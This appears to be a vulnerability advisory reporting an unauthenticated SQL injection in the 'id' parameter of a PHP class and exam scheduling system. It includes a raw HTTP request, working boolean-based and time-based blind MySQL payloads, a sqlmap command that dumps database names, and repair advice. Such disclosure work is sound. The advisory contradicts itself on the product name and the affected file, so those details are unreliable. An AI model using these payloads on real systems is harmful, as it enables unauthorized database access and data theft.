## [Online Class and Exam Scheduling System](https://code-projects.org/online-class-and-exam-scheduling-system-in-php-with-source-code/)-department.php

## NAME OF AFFECTED PRODUCT(S)

[Online Class and Exam Scheduling System In PHP With Source Code](https://code-projects.org/online-class-and-exam-scheduling-system-in-php-with-source-code/)

### Vendor Homepage

<https://code-projects.org/online-class-and-exam-scheduling-system-in-php-with-source-code/>

## AFFECTED AND/OR FIXED VERSION(S)

### submitter

T123

### Vulnerable File

/pages/department.php

### VERSION(S)

V1.0

### Software Link

<https://download.code-projects.org/details/93487762-3e23-48ab-a56f-af5e61441ee1>

## PROBLEM TYPE

### Vulnerability Type

SQL injection

### Root Cause

A SQL injection vulnerability was found in the 'department.php' file of the 'pages' project. This issue occurs because an attacker injects malicious code from the parameter "id"and uses it directly in SQL queries without proper scrubbing or validation. This allows an attacker to forge input values to manipulate SQL queries and perform unauthorized actions.



### Impact

Attackers can exploit this SQL injection vulnerability to achieve unauthorized database access, sensitive data leakage, data tampering, comprehensive system control, and even service interruption, posing a serious threat to system security and business continuity.

### DESCRIPTION

Due to insufficient user input verification for the "id" parameter, a serious SQL injection vulnerability has been discovered in the "Blood Bank Management System In PHP With Source Code", allowing attackers to inject malicious SQL queries. Therefore, attackers can gain unauthorized access to the database, modify or delete data, and access sensitive information without logging in. Immediate remedial measures are needed to ensure system security and protect data integrity.

## No login verification required

### Vulnerability details and POC

POST /scheduling/pages/department\_update.php HTTP/1.1

Host: 172.20.10.3

Content-Length: 33

Cache-Control: max-age=0

Accept-Language: zh-CN

Upgrade-Insecure-Requests: 1

Origin: http://172.20.10.3

Content-Type: application/x-www-form-urlencoded

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7


Referer: http://172.20.10.3/scheduling/pages/department.php

Accept-Encoding: gzip, deflate, br

Cookie: PHPSESSID=cqap7l86hda34ue59p29aav091

Connection: keep-alive

id=&code=11&name=t%E2%80%98&save=



### Vulnerability type:

time-based blind


boolean-based blind

### Vulnerability location:

'id' parameter


### Payload:

1. Parameter: id (POST)
2. Type: **boolean**-based blind
3. Title: MySQL AND **boolean**-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
4. Payload: id=' AND EXTRACTVALUE(4084,CASE WHEN (4084=4084) THEN 4084 ELSE 0x3A END)-- PdqR&code=11&name=t%E2%80%98&save=
6. Type: time-based blind
7. Title: MySQL >= 5.0.12 OR time-based blind (query SLEEP)
8. Payload: id=' OR (SELECT 9808 FROM (SELECT(SLEEP(5)))FIRk)-- doah&code=11&name=t%E2%80%98&save=



### The following are screenshots of some specific information obtained from testing and running with the sqlmap tool:

1. sqlmap -r 123 --batch --dbs



### Suggested repair

Use prepared statements and parameter binding:  
Preparing statements can prevent SQL injection as they separate SQL code from user input data. When using prepare statements, the value entered by the user is treated as pure data and will not be interpreted as SQL code.

Input validation and filtering:  
Strictly validate and filter user input data to ensure it conforms to the expected format.

Minimize database user permissions:  
Ensure that the account used to connect to the database has the minimum necessary permissions. Avoid using accounts with advanced permissions (such as' root 'or' admin ') for daily operations.

Regular security audits:  
Regularly conduct code and system security audits to promptly identify and fix potential security vulnerabilities.